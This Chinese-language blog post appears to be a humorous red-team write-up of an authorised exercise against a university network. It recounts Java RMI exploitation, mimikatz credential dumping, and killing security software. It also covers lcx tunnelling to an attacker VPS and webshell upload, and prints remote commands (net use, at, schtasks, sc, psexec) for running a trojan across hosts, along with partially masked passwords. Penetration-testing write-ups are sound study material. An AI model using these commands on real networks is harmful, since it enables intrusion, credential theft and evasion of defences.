
前言

在一个秋高气爽的上午，特别适合送划水(mo yu)。九点半接到来自CBD的外卖早餐单，穿着黄色的工作服，走街串巷，四处奔走，一口气不带喘爬上38楼（毕竟坐的是电梯），登上城市的高峰，一望无际的大海，是我渴望不可及的梦想，深深感受来自资本主义的鞭策，早安，打工人。把热腾腾的豆汁递给了满眼黑眼圈的安服仔，安服仔满怀感激的目光注视着我，吐槽道：“害，熬了个通宵打演练，结果webshell都没有，太难了，这次七天的演练项目怕是要凉了，唯有这碗豆汁能激发我的斗志了。”作为一个前安服仔，现任鹅了没的骑手，不能就这样让后浪（jiu cai）就这样倒在浪潮里。拍着隔壁安服仔的肱二头肌，说道“Welcome to the real world，Welcome to the jungle。” 安服仔顿时眼神憨住“说人话。” “来把我带上你工位，我来帮你看看。”

正式开始

映入眼帘的是两个大屏，分别显示着Nmap、Nessus、Xray的扫描报告，汇总分门别类的展示了各个子域名对应端口、服务、第三方组件、组织架构等信息。



	域名（地址）	IP	标签	操作系统	端口	服务	状态码	中间件	网站标题	语言类型	CMS	是否WAF
2			normal,down									
3			normal,up		80	http	404					否
4			normal,down									
5			normal,down									
6			normal,down									
7			normal,down									
8			normal,up		80	http	404					否
9			normal,down									
10			normal,down									
11			normal,down									
12			normal,down									
13			normal,down									
14			normal,up		80	http	404					否
15			normal,down									
16			normal,down									
17			normal,down									
18			normal,down									
19			normal,up		80	http	404					否
20			normal,down									
21			normal,down									
22			normal,down									
23			normal,down									
24			normal,down									
25			normal,up		80	http	200	IIS	index		Microsoft A	否
26			normal,down									
27			normal,down									
28			normal,down									
29			normal,down									
30			normal,up		80	http	404					否
31			normal,down									
32			normal,down									
33			normal,up		80	http	404					否
34			normal,down									
35			normal,up		80	http	404		403 Forbid			否
36			normal,up		80	http	404					否
37			normal,down									
38			normal,down									
39			normal,down									
40			normal,down									


快速对信息收集报告扫了一眼，发现一处x1099端口对应java rmi服务，这说明好的渗透测试皆是基于信息收集做的好，作为一个三年渗透经验的安服仔，立即联想到之前Java RMI存在反序列化漏洞CVE-2017-3241，掏出大佬写的工具。

果然，很快啊，啪的一下出来了，果断Cobalt strike执行下powershell上线，年轻人不讲武德.jpg。

德x巧克力纵享丝滑般的顺畅（麻烦德x给我一下广告费），啊不，渗透享受丝滑般快感。上来就是system，连提权都省了。不到五分钟，外网第一个点打下来了，安服仔看向我的眼神多了几分仰慕。

内网渗透

进来先直接在CobaltStrike上运行mimikatz的logonpassword，进行明文密码dump。




获得第一个A密码btscxxx$789，规律就是主站域名+数字789。

使用systeminfo查看，发现该机器并没有加域。╮(╯ - ╰)╭好叭又是工作组渗透，因为该目标是教育行业某大学，感觉如果维护人员是学校计算机教师兼职维护的话，安全性应该不是特别高，内网流量监控应该不严，常规套路通过lcx代理进入内网（通过tasklist /svc还发现该机器上存在数字杀软，通过本地搭建杀软环境，myccl定位了一下特征码，发现杀的基本都是提示的字符串，通过CS32ASM把全部字符串大小写反转一下，bypass so easy 这里假装有图，感觉没啥技术难度，就不展开细说。）。

目标机器（肉鸡）上传lcx，接着执行lcx -slave 攻击者IP VPS监听端口 目标机器IP 转发的目标机器端口


攻击者本地VPS监听 lcx -listen 监听端口(随便设置) 转发到本地的端口(随便设置，远程端口链接)

中间一度转发成功，但死活连接不上，然后看了一下进程发现存在一个安全狗的服务器版本，想了想应该多半这玩意拦截，啪的一下Kill掉，接着用网上的方法禁止掉服务，发现没啥卵用，他的进程会自动复活，后面凭借单身二十年载的手速，跟他拼了，K掉立即连进去，手动退出安全狗，禁止服务，一口气不带喘操作，后面连接远程桌面才没断断续续。




进来打开IIS看看我们的靶标系统在不在这里，发现还是不在这台机器上，ping 一下发现在另外一台机，当前机器在是35，靶标是36目标主站，尝试直接利用刚才抓的密码btscxxx$789登录靶标，报了个密码错误，气的直跺脚，阿这，主站不是这密码，但内网其他机器是这个密码。


接着超级弱口令先跑一波该密码。




接着漫长的跑网段，这里是个B段，但为了探测方便（不影响业务）就一个个段手动跑，晚上的时候可以考虑大一点的流量进行跑。接着手工进入后一个个powershell弹回来（由于没编写脚本，只能搬砖的节奏）。




目前把一部分该拿的分拿了，该回到第一台机器上翻翻垃圾堆，说不定有一些其他的面包屑信息可以帮助你再进一步渗透。在A机器上发现有一个8uftp，直接连进去发现了靶标系统主站A，




使用星号密码查看器读取密码，获得B密码btscxxx$8888888（主站域名+某办公室电话）




尝试写入文件看看是不是真的目标，请求页面确认无误，传入一句话木马。




冰蝎连入，找到conn.asp文件翻到上面的mssql数据库账号sa、密码btscxxx!123，果断尝试连接数据库exec执行命令反弹powershell。



此时得到MSSQL数据库C密码btscxxx!123，也获得了靶标系统的权限。继续通过mimikatz密码hashdump，得到主机其实就是B密码btscxxx$8888888



接着继续拿着B、C密码接着跑一波。



这张图不太全（假装图全），其实大概一共跑了四十到五十台机器，像SQL Server就直接exec命令执行，如果百度一下出错提示信息的修复一下。如果是mysql的root，常规udf根据版本再决定udf.dll传入哪个插件目录（<5.1 C:\Windows&C:\Windows\Temp,>5.1 Mysql当前目录）。SMB的话通过IPC$或者WMI的方式连进去(这里参考一下腾讯蓝军jumbo写的-红蓝对抗之Windows内网渗透)，例如

net use \\192.168.0.1\ipc$ "password" /user:administrator

复制木马到C盘临时目录下

xcopy muma.exe \\192.168.0.1\C$\temp

接着根据系统版本选择使用计划任务**at**(<=Win7,Server2003)或者**Schtasks**(>Win7,>=Server2008)或者**sc**服务(都支持)启动进行启动，个别杀软会拦截启动项设置，这里不在讨论范围内。

A、at

at \\192.168.0.1 15:15 C:\Windows\Temp\muma.exe

这里可以提前通过net time 查看一下当前机器的时间，设置在下一分钟启动

net time \\192.168.0.1

B、schtasks

schtasks /create /s 192.168.0.1 /u domain\Administrator /p password /ru "SYSTEM" /tn "windowsupdate" /sc DAILY /tr "calc" /F

schtasks /run /s 192.168.0.1 /u domain\Administrator /p password /tn windowsupdate

C、sc


sc \\192.168.0.1 create windowsupdate binpath= "calc"

sc \\192.168.0.1 start windowsupdate


亦或者通过psexec直接执行

psexec.exe \\192.168.0.1 -accepteula -u username- password cmd /c c:\windows\temp\muma.exe

陆续反弹回来八十多台机器，



但还是有一部分权限机器没拿到，重新梳理了一下RDP 3389端口，还有SSH 22端口，再根据计算机名，找到疑似管理员常用机器，翻了一下桌面常用的软件lnk，发现了有xshell，果断3389连接进去。

